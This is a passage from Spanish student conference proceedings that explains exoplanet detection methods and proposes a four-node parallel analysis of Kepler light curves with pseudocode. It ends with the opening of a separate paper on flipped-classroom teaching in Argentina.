La velocidad radial es la velocidad de un objeto a lo largo de la línea visual del observador. Esto es la componente de la velocidad con la que el objeto se acerca (Corrimiento al azul) o aleja (Corrimiento al rojo) del observador, aunque no se mueva exactamente en dirección de colisión con el observador. El corrimiento al rojo hace referencia a un incremento en la longitud de onda de radiación electromagnética, conocida como luz visible, recibida por un detector comparado con la longitud de onda emitida por la fuente, esto implica que la luz que emite el objeto se desplaza hacia el rojo al final del espectro electromagnético. En el caso del corrimiento al azul, implica que la longitud de onda se disminuye haciendo que la luz se desplace hacia el azul al principio del espectro electromagnético (ver Figura 2 [12]).




Figura 2.Desplazamiento de la longitud de onda (arriba rojo, abajo azul).[12]

La velocidad radial de una estrella u otros objetos luminosos pero distantes se puede medir con precisión, tomando una alta resolución del espectro y comparando las medidas de longitud de onda de conocidas líneas espectrales con longitudes de onda a partir de mediciones hechas en un laboratorio. Por convención, una velocidad radial positiva indica que el objeto se aleja, mientras que, si el signo es negativo, entonces el objeto se acerca.

Las estrellas no permanecen estáticas mientras los planetas orbitan alrededor, sino que ambos orbitan como en una danza alrededor del centro de masas del sistema y como la estrella es muchísimo más masiva, el punto se encuentra en el interior cercano a la estrella (ver Figura 3).




Figura 3. Centro de masa comun (cruz del centro).[5]

Estos sutiles cambios en la posición y la velocidad de la estrella son suficientes para producir un corrimiento al rojo o al azul, y son detectables mediante un estudio denominado espectroscopia Doppler que se basa en el efecto Doppler, donde el planeta, al orbitar la estrella madre, ejerce también una fuerza gravitacional sobre ésta de manera que la estrella gira sobre el centro de masa común del sistema. Las oscilaciones de la estrella pueden detectarse mediante leves cambios en las líneas espectrales según la estrella se acerca al observador (corrimiento hacia el azul) o se aleja (corrimiento al rojo).

Este método ha sido el más exitoso en la búsqueda de nuevos planetas, aunque es más eficaz detectando planetas gigantes más cercanos a la estrella principal, ya que estos producen mayor oscilación.

Pero no en todos los casos se puede utilizar este método ya que, si el plano que define la órbita es

perpendicular al observador, no será posible detectar ningún cambio en el brillo de la estrella, y por lo tanto no se podrá saber si existe un planeta en el sistema. A no ser que, mediante una técnica denominada Astrometría, se detecte el minúsculo movimiento de esta con respecto a estrellas vecinas. Este movimiento es tan complicado de detectar que es muy inusual detectar planetas de esta forma, de hecho, sólo se ha descubierto un planeta con la técnica de astrometría: Gliese 876b. [6]

4. Método de Microlentes Gravitacionales

El efecto de lente gravitacional ocurre cuando los campos de gravedad del planeta y la estrella actúan para aumentar o focalizar la luz de una estrella distante. Para que el método funcione, los tres objetos tienen que estar casi perfectamente alineados. El principal defecto de este método es que las posibles detecciones no sean repetibles, ya que el alineamiento se tiene que cumplir más de una vez para que se pueda determinar efectivamente una microlente, por lo que el planeta así descubierto debería ser estudiado adicionalmente por alguno de los métodos anteriores.

Unos 45 planetas han sido descubiertos utilizando microlentes. Esta técnica permite descubrir incluso los exoplanetas más pequeños gracias a una consecuencia de la teoría de la relatividad general de Einstein. Cualquier objeto con masa produce una deformación en el espacio-tiempo, de forma que la luz que pasa por sus inmediaciones es desviada produciendo un efecto (lupa), y de ahí su denominación de microlentes.[7]

Un sistema planetario, al pasar por delante de una estrella más distante, produce una curva de intensidad lumínica muy característica debido a la aportación del exoplaneta a dicha microlente gravitatoria.




Figura 4. Ejemplo de microlente.

Como puede observarse en la Figura 4, el brillo de la estrella más cercana llega a un aumento elevado de su brillo producto de eclipsar a la estrella más lejana. Vemos este aumento en el brillo por los efectos de la Teoría de la Relatividad, y además podemos visualizar en la gráfica una oscilación de la curvatura de manera repentina. Esta variación es debido a la aparición de un exoplaneta orbitando la estrella más cercana.

5. Método de Tránsitos

Consiste en observar fotométricamente la estrella y detectar sutiles cambios en la intensidad de su luz cuando un planeta orbita por delante de ella (ver Figura 5). Esta disminución es de alrededor de 1/10.000 para planetas del tipo de la Tierra y el intervalo que dura su tránsito es de 1-16 horas para planetas del tipo de la Tierra, aunque esto depende mucho del tamaño del planeta y de su distancia a su estrella. Esta pequeña variación en brillo de la estrella se produce de forma periódica cada vez que el planeta realiza un tránsito (para planetas del tipo de la Tierra cada tránsito ocurre 1 vez al año y se necesitan al menos observar 3 tránsitos para que la secuencia sea fiable). El tipo de tránsito más conocido, por su espectacularidad, es el eclipse solar, en el que es la Luna la que cubre la vista del Sol.




Figura 5. Ejemplo de tránsito.

El método de tránsitos, junto con el de la velocidad radial, puede utilizarse para caracterizar mejor la atmósfera de un planeta, como en los casos de HD209458b y los planetas OGLE-TR-40 y OGLE-TR-10. Este método, al igual que el de la velocidad radial, encuentra de forma más eficiente planetas de gran volumen, pero tiene la ventaja de que la cercanía del planeta a la estrella no es relevante, por lo que el espectro de planetas que puede detectar aumenta considerablemente. Los avances tecnológicos en fotometría han permitido que la sonda Kepler, lanzada en 2009, tenga sensibilidad suficiente como para detectar planetas del tamaño de la Tierra, hecho que sucedió a finales de 2011 con el descubrimiento de los planetas Kepler-20e y Kepler-20f.

Con este método no sólo podemos saber si hay o no un planeta, sino también su tamaño o incluso su composición haciendo un estudio de espectrometría (espectro de luz).

Si bien dicho método es uno de los más exitosos, lamentablemente sólo es válido cuando la estrella transita entre su estrella y la línea de visión del observador. Si su órbita no resulta estar alineada, no podremos ver su tránsito y por tanto no se podrá detectar (al menos de esta forma).

Además, la variación de tiempo de tránsito (VTT) proporciona un método extremadamente sensible capaz de detectar planetas adicionales en el sistema con masas potencialmente tan pequeñas como la de la Tierra. En sistemas planetarios con una distancia corta entre los planetas, la atracción gravitacional de los planetas entre ellos genera una aceleración o desaceleración del período orbital de los mismos. Por ello, si detectamos una variación del período orbital de dos planetas, se podría concluir que entre ellos existe un planeta que interactúa gravitacionalmente con ellos generando así una variación de sus velocidades durante sus correspondientes períodos orbitales.

La primera detección significativa de un planeta que no transita utilizando las variaciones de tiempo de tránsito se llevó a cabo con el telescopio Kepler de la NASA. El planeta en tránsito Kepler-19b muestra la variación del tiempo de tránsito con una amplitud de 5 minutos y un período de unos 300 días, lo que indica la presencia de un segundo planeta, Kepler-19c, que tiene un período que es un múltiplo casi racional del Período del planeta que transita.

La VTT también puede usarse para medir indirectamente la masa de los exoplanetas en sistemas compactos de múltiples planetas y/o sistemas cuyos planetas están en cadenas resonantes, una cadena resonante sería un conjunto de resonancias que ocurren en un sistema planetario (viene del concento de resonancia orbital que se produce cuando los cuerpos en órbita ejercen una influencia gravitacional periódica y regular entre sí)

Al estudiar el tiempo entre los tránsitos, los astrónomos también pueden averiguar qué tan lejos está el planeta de su estrella. Esto nos dice algo sobre la temperatura del planeta. Si un planeta tiene la temperatura adecuada, podría contener agua líquida.

6. Kepler y el Método de Tránsitos

Kepler es un satélite especializado cuya misión es buscar planetas en tránsito que se encuentran en la zona habitable de sus estrellas, monitoreando más de 150 mil estrellas en una región que se encuentra situada entre las constelaciones de Cygnus y Lyra. Se ha elegido esta región porque está lo suficientemente por encima del plano de la eclíptica como para que ni el Sol ni la Tierra “estorben” durante sus observaciones. Las estrellas observadas se encuentran en el llamado Brazo de Orión y están en un rango de distancias comprendido entre los 600 y los 3000 años luz (sólo unas pocas, alrededor del 1%, están más cerca de los 600 años luz). Hasta el momento, se ha hecho muchos descubrimientos, no solamente sobre planetas habitables, sino también de Júpiter calientes.

Para detectar planetas orbitando otras estrellas utiliza el Método de tránsito ya anteriormente explicado. Por supuesto, las inclinaciones de las orbitas de los planetas respecto a la línea de observación estarán distribuidas aleatoriamente en todos los ángulos posibles y por tanto se estima que sólo un 0.5% de las estrellas observadas tendrán planetas del tipo de la Tierra cuya inclinación sea la adecuada para poder observar un tránsito (para planetas gigantes, tipo Júpiter y con órbitas cercanas a su estrella, de tan sólo 4 días el porcentaje se eleva al 10%). Es por esto por lo que hay que observar un gran número de estrellas (más de 150.000) para tener una probabilidad

razonable de encontrar planetas del tipo de la Tierra mediante el Método de Tránsito.

La búsqueda de planetas extrasolares del tipo terrestre está generando una cantidad considerable de información procedente de las observaciones de forma continua. Se están recopilando medidas del brillo de las estrellas y su variación a lo largo del tiempo permite obtener la llamada curva de luz característica de cada estrella, como ilustra la Figura 6. Los posibles tránsitos de planetas sobre el disco de la estrella provocan ligerísimas variaciones en su brillo que quedan registradas en su curva de luz. Estas pequeñas variaciones son las que se buscan y para ello el equipo de la misión Kepler ha desarrollado una serie de algoritmos que permiten analizar mediante computadoras las curvas de luz de las estrellas ya que la observación visual sería inviable dado la enorme cantidad de curvas de luz que es preciso analizar.

Aunque se espera que esos programas informáticos detecten de manera fiable los patrones en las curvas de luz para los que han sido creados, se cree que es posible que otra serie de "sorpresas" en las curvas de luz no sean detectadas por las computadoras, pero sí puedan serlo detectados por las personas ya que, el cerebro humano es particularmente bueno descubriendo patrones y más si esa búsqueda se realiza por un gran número de personas.




Figura 6. Ejemplo de curva de luz con tránsito. [8]

En la sección siguiente se analizan las características de los gráficos de curvatura de luz con tránsito y del algoritmo utilizado para su análisis, a fin de analizar las posibilidades de paralelización.

7. Nuestra Propuesta

En la actualidad la misión Kepler utiliza inteligencia artificial, en particular una red neuronal para la detección de exoplanetas a través del método de tránsito. La misma analiza la curvatura de luz característica de una estrella y detecta la variación de luz producida por el tránsito. Esta red neuronal analizó los datos recolectados por Kepler y encontró señales de tránsito débiles de un octavo planeta previamente perdido que orbitaba Kepler-90, en la constelación Draco. Sin embargo, este proceso puede generar demoras por la gran cantidad de información a analizar [9].

Sin lugar a dudas, este problema manifiesta una gran demanda computacional, y es por ello que en este trabajo se propone la utilización del paradigma paralelo. El cómputo paralelo consiste en una forma de cómputo en la que muchas instrucciones se ejecutan simultáneamente, operando sobre el principio de que problemas grandes, a menudo se pueden dividir en unos más pequeños, que luego son resueltos simultáneamente (en paralelo) [13].

Si bien el cómputo paralelo involucra aspectos de coordinación de tareas, sincronización y/o comunicación que en ocasiones sobrecargan y van más allá de la funcionalidad del algoritmo en sí, constituye un paradigma potente para la resolución de problemas de gran envergadura y/o para reducir el tiempo de ejecución necesario para el procesamiento de los datos y devolución de un resultado.

En lo que sigue de esta sección se describe el análisis realizado sobre el Método de los Tránsitos para identificar posibilidades de paralelización en el algoritmo de detección de exoplanetas, a fin de establecer las bases para su posterior implementación.

En primer lugar, han de considerarse las características de los datos a procesar, en este caso los gráficos que representan la curvatura de la luz de una estrella. La gráfica de la Figura 7 representa la curvatura de la luz de una estrella, los puntos dentro de la gráfica representan la luz de la estrella en forma discreta, ya que hay variaciones continuas en la luz de la misma producto de factores externos (ruido, asteroides, polvo espacial, etc.). El "eje y" representa el brillo (luminosidad) de la estrella. La gráfica se encuentra ordenada, es decir que la media del rango de luz de la estrella se ubica en el 0 del "eje y", y el transito que puede visualizarse se encuentra en el 0 del "eje x". El "eje x" (horizontal) representa el tiempo de observación en días. Como el tránsito se produce en el punto 0, el gráfico muestra la intensidad captada en los días previos (a la izquierda del 0.0) y en los posteriores (a la derecha del 0.0).




Figura 7. Curvatura de luz de una estrella donde se presencia un tránsito.

Es posible observar que la luminosidad registrada en un instante de tiempo es independiente de la luminosidad captada para los instantes vecinos, si bien existe cierta correlación entre ellas. En base a tales características de independencia relativa entre los datos, el tipo de paralelismo que se propone utilizar es el paralelismo de datos el cual es un paradigma de la programación concurrente que consiste en subdividir el conjunto de datos de entrada de un programa, de manera que a cada procesador le corresponda un subconjunto de esos datos.

Dada la complejidad del problema y a la gran cantidad de datos con los cuales trabajar, además de la dificultad que nos propone disponer de esos datos, en este trabajo nos centraremos en el tratamiento de las curvaturas de luz de las estrellas ya procesadas en gráficos. A lo largo del procesamiento para el análisis de los gráficos, lo que se busca identificar es una variación brusca de los puntos de la gráfica, generando un pico descendente del gráfico.

El procesamiento de estos gráficos requiere dos consideraciones adicionales, lo que incrementa la complejidad del procesamiento. En primer lugar, el tamaño de la inmersión en la curva de luz depende tanto del tamaño del planeta como de la estrella. Por un lado, para una estrella de tamaño promedio, si el planeta en tránsito es grande, bloqueará más luz estelar y, por lo tanto, la caída en la curva de luz será mayor. Por otro lado, para un mismo planeta, si la estrella es más grande (como una enana G como el Sol), el tránsito será más superficial que si la estrella es más pequeña (como una enana marrón) ver Figura 8.




Figura 8. Diferentes tránsitos, para un planeta del mismo tamaño, con estrellas de distintos tamaños.

En segundo lugar, en sistemas planetarios múltiples la curva de luz muestra múltiples tránsitos de los diferentes planetas, que probablemente tengan profundidades diferentes debido a sus diferentes tamaños. También es probable que se separen de forma irregular, ya que diferentes planetas orbitan alrededor de las estrellas a diferentes velocidades, al igual que los planetas de nuestro sistema Solar. Un ejemplo de curvatura de luz de un sistema múltiple se puede ver en la Figura 9.




Figura 9. Ejemplo de múltiples tránsitos. [10]

El algoritmo general para el tratamiento de los gráficos como el de la Figura 7 se presenta escrito en pseudocódigo a continuación:

```
PROGRAMA

VAR: t: ENTERO  //indica detección del tránsito
     gráfico: FiguraCurvatura
     punto: ElementoGrafico

INICIO

t = 0

MIENTRAS ( t <> 1)

        punto = obtenerPunto(gráfico) // obtengo punto del gráfico

        t = Analisis(punto) //analizo punto de la grafica

SI ( t = = 1) ENTONCES

  Retornar ("Transito Detectado")
FINSI

FINMIENTRAS

FINPROGRAMA
```

El algoritmo iterativamente obtiene un punto de la gráfica, el mismo es analizado para determinar si es o no un tránsito, y en caso de ser retorna tránsito detectado.

Se propone entonces descomponer el tratamiento de cada gráfico a través de su fraccionamiento en secciones que permitan analizarlas de forma simultánea. La imagen es dividida en 4 secciones (ver Figura 11,12,13,14) las cuales serán analizadas en paralelo a través del uso de 4 nodos computacionales como se ilustra en la Figura 10.




Figura 10. Ejemplo de división de imagen en 4 nodos.




Figura 11. Sección 1




Figura 12. Sección 2




Figura 13. Sección 3




Figura 14. Sección 4

Cada procesador efectuará la misma secuencia de operaciones que los otros procesadores sobre el subconjunto de datos asignado. En síntesis: se propone descomponer el gráfico en porciones más pequeñas para distribuir los datos y replicar las tareas en paralelo, asignándolas a diferentes nodos de cómputo a fin de analizarlas. Esto permite que el “rastrillaje” de la imagen se haga en las cuatro secciones al mismo tiempo utilizando distintos nodos para cada imagen fraccionada. Idealmente,

esta ejecución simultánea de operaciones debería resultar en una aceleración neta global del cómputo.

Al incorporar el paralelismo en el tratamiento de los gráficos, el algoritmo presentado anteriormente se modifica de acuerdo con el siguiente pseudocódigo, el cuál constituirá la funcionalidad de cada uno de los nodos.

```
PROGRAMA

VAR: t: ENTERO  //indica detección del tránsito
     gráfico: SubFiguraCurvatura
     punto: ElementoSubgrafico
     izq: subgrafica
     der: subgrafica

INICIO

t = 0

MIENTRAS ( t <> 1)

       punto = obtenerPunto(subgráfico) // obtengo punto del subgráfico

       t = Analisis(punto) //analizo punto de la grafica

SI ( t = = 1) ENTONCES
       Retornar("Transito Detectado")

FINSI

FINMIENTRAS

 izq = obtenerSubgraficoIzquierdo(gráfico)//obtengo la seccion izquierda del subgrafic
 derc = obtenerSubgraficoDerecho(gráfico)//obtengo la seccion derecha del subgrafico
 EvaluarExistenciadeTránsito()

FINPROGRAMA
```

Como puede visualizarse en el pseudocódigo modificado, ya no hablamos de gráfico sino de subgráfico, ya que se utilizarán las secciones divididas. También se analizan las relaciones en la frontera del subgráfico en relación con sus subgráficos colindantes.

A partir de la descomposición de la imagen y de la replicación del cómputo sobre las porciones de datos, desde el punto de vista teórico, se espera conseguir la respuesta del programa en ¼ del tiempo original, dada la utilización en paralelo de 4 nodos.

8. Conclusión y Trabajo Futuro

Durante el desarrollo de este trabajo hemos definido qué es un exoplaneta, su amplia abundancia en el universo, y la dificultad para encontrarlos, como también algunos de los métodos de detección más frecuentes (o eficientes) utilizados en la actualidad. Como dijimos, lamentablemente nuestro planeta tiene una fecha de caducidad y es necesario encontrar un posible planeta habitable para la humanidad como también la posibilidad de encontrar vida más allá de nuestro planeta.

En base a estas problemáticas de detección que presentamos, propusimos aplicar el paradigma de cómputo paralelo para disminuir el tiempo de análisis de datos, teniendo en cuenta la gran cantidad de datos y de análisis que se necesitan para concluir la existencia de un exoplaneta orbitando una estrella lejana.

En esta propuesta preliminar de paralelización del análisis de la curvatura de la luz, se propone la utilización de políticas sencillas tanto para la descomposición estática y de granularidad gruesa, bajo la asunción de que se utilizará un entorno homogéneo para el procesamiento de las porciones del gráfico, y por lo tanto todos los nodos trabajarán a la misma velocidad (evitando posibles tiempos ociosos). Una vez verificada la hipótesis de la reducción del tiempo y la factibilidad de descomponer el tratamiento del gráfico en forma efectiva, nos centraremos en la incorporación de técnicas más sofisticadas tanto para la descomposición como para la asignación, en pos de una ejecución más balanceada, eficiente y escalable.

Referencias

[1] Michel Mayor y Didier Queloz (1995). “A Jupiter-mass companion to a solar-type star”. Nature 378

[2] “Interactive Extra-solar Planets Catalog”. Consultado 28 de Agosto 2019.

[3] Wikipedia “Planet _extrasolar / properads generals”. Consultado 28 de Agosto 2019

[4] A giant planet candidate near a young brown dwarf. Direct VLT/NACO observations using IR wave front sensing, G. Chauvin, A.-M. Lagrange, C. Dumas, B. Zuckerman, D. Mouillet, I. Song, J.-L. Beuzit, P. Lowrance, *Astronomy and Astrophysics* **425** (October 2004), pp. L29–L32 (en inglés). Bibcode: http://adsabs.harvard.edu/abs/2004A&A...425L..29C https://www.aanda.org/articles/aa/abs/2004/38/aagg222/aagg222.html . Consultado 28 de Agosto 2019.

[5] Wikipedia Spectroscopic Doppler. Extraído de: https://es.wikipedia.org/wiki/Espectroscopia_Doppler Consultado 28 de Agosto 2019.

[6] “The Astrophysical Journal Letters”. Extraído de: https://iopscience.iop.org/article/10.1086/346073. Consultado 28 de Agosto 2019.

[7] “¿Cómo se buscan exoplanetas?”. Extraído de: https://www.geekmag.es/ciencia/como-se-buscan-exoplanetas/. Consultado 28 de Agosto 2019.

[8] “ID EPIC 206026904”. Extraído de: https://exofop.ipac.caltech.edu/k2/edit_target.php?id=206026904. Consultado 28 de Agosto 2019.

[9] “Inteligencia Artificial”. Extraído de: https://www.nasa.gov/press-release/artificial-intelligence-nasa-data-used-to-discover-eighth-planet-circling-distant-star. Consultado 28 de Agosto 2019.

[10] Planet Hunters TESS “Nuestra misión”. Extraído de: https://www.zooniverse.org/projects/nora-dot-eisner/planet-hunters-tess/about/research. Consultado 28 de Agosto 2019.

[11] Wikipedia “Diagrama de Hertzsprung-Russell”. Extraído de:https://es.wikipedia.org/wiki/Diagrama_de_Hertzsprung-Russell. Consultado 28 de Agosto 2019.

[12] Wikipedia “Corrimiento al rojo”. Extraído de: https://es.wikipedia.org/wiki/Corrimiento_al_rojo .

"Corrimiento al azul". Extraído de: https://es.wikipedia.org/wiki/Corrimiento_al_azul. Consultado 28 de Agosto 2019.

[13] Fox G. et al. -Parallel Computing Works! http://www.netlib.org/utk/lsi/pcwLSI/text/. Consultado 6 de Septiembre 2019.

Aula Invertida:
Experiencias de su implementación en Argentina

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Belén Chura Flores[1], Diego Fernández[1], Juan Pablo González[1], Matías Marcón[1], Luciano Lisachi[1].

[1]Facultad Nacional UTN - {belen.chura, diego.e.fernandez97, juan.p-2008, marcon.fmatias, aguilaazul91}@gmail.com

Abstract

Los objetivos principales de este artículo son, mostrar cómo las tecnologías de la información y comunicación (TICs) transforman la visión que tenemos acerca del mundo; cambian la manera en la que accedemos al conocimiento y la forma en que lo aprendemos.

Realizamos un análisis sobre la experiencia en la aplicación del modelo conocido como "Aula Invertida" en Argentina y se compara con el modelo tradicional.

Los principales resultados obtenidos fueron el incremento a nivel mundial de esta metodología y la aceptación que produce en alumnos y docentes involucrados, el aumento del alcance al material de estudio por parte de los alumnos y la eficiencia en la exposición del contenido de las asignaturas, ahorrando tiempo a alumnos y docentes.

Concluimos que este método tiende a reemplazar el modelo de enseñanza tradicional, tiene bases de implementación, y no es un tema ajeno, por su constante evolución, pronto colmará y potenciará nuestra forma de aprender.

Palabras Clave: Modelo de Aula Invertida, Flipped Classroom, Aprendizaje Invertido, Metodología, Multimedia, TIC

1. Introducción

Cada dia van en aumento las cifras que reflejan la deserción escolar y esto habla de la crisis que está sufriendo la educación tradicional.[1]

Esta situación hace necesario formularnos los siguientes interrogantes: ¿Qué está sucediendo con la educación? ¿Los estudiantes son los responsables? ¿Son los educadores?. Actualmente la educación tradicional está llena de preguntas, pero pocas respuestas.

El investigador educativo canadiense, Michael Fullan, mostraba los resultados de una encuesta reveladora. A los 5 años de edad, antes de entrar en la primaria, el 95% de los niños dice ir con gusto al jardín de infantes. No quieren faltar, disfrutan cada uno de sus días con sus docentes. En primer grado comienza el túnel. Para el noveno año de escolarización (mediados de la secundaria en Argentina), apenas el 37% de los alumnos señala estar satisfecho con su experiencia escolar. [2]

Algunos autores manifiestan que los cerebros de los jóvenes nacidos en la cultura digital son distintos a las generaciones previas, y que al dominar las nuevas tecnologías llevarán a la sociedad a adaptarse a sus necesidades. [3]

Por ello es importante analizar nuevos modelos pedagógicos donde se enriquezca el aprendizaje del alumnado, incrementen la interacción, colaboración y estimule la creatividad del grupo de una forma más positiva. El aula invertida, según diversos autores se propone superar los obstáculos más prominentes de la educación tradicional aprovechando el potencial de la Web 2.0 (término acuñado por el americano Dale Dougherty) [4].

El objetivo del presente trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas", perteneciente al segundo nivel de la carrera de grado "Ingeniería en Sistemas de Información" de la Universidad Tecnológica Nacional) [5], se centra en analizar las experiencias obtenidas en nuestro país al implementar la modalidad de

Aula Invertida (flipped classroom) a través de los distintos niveles educativos.

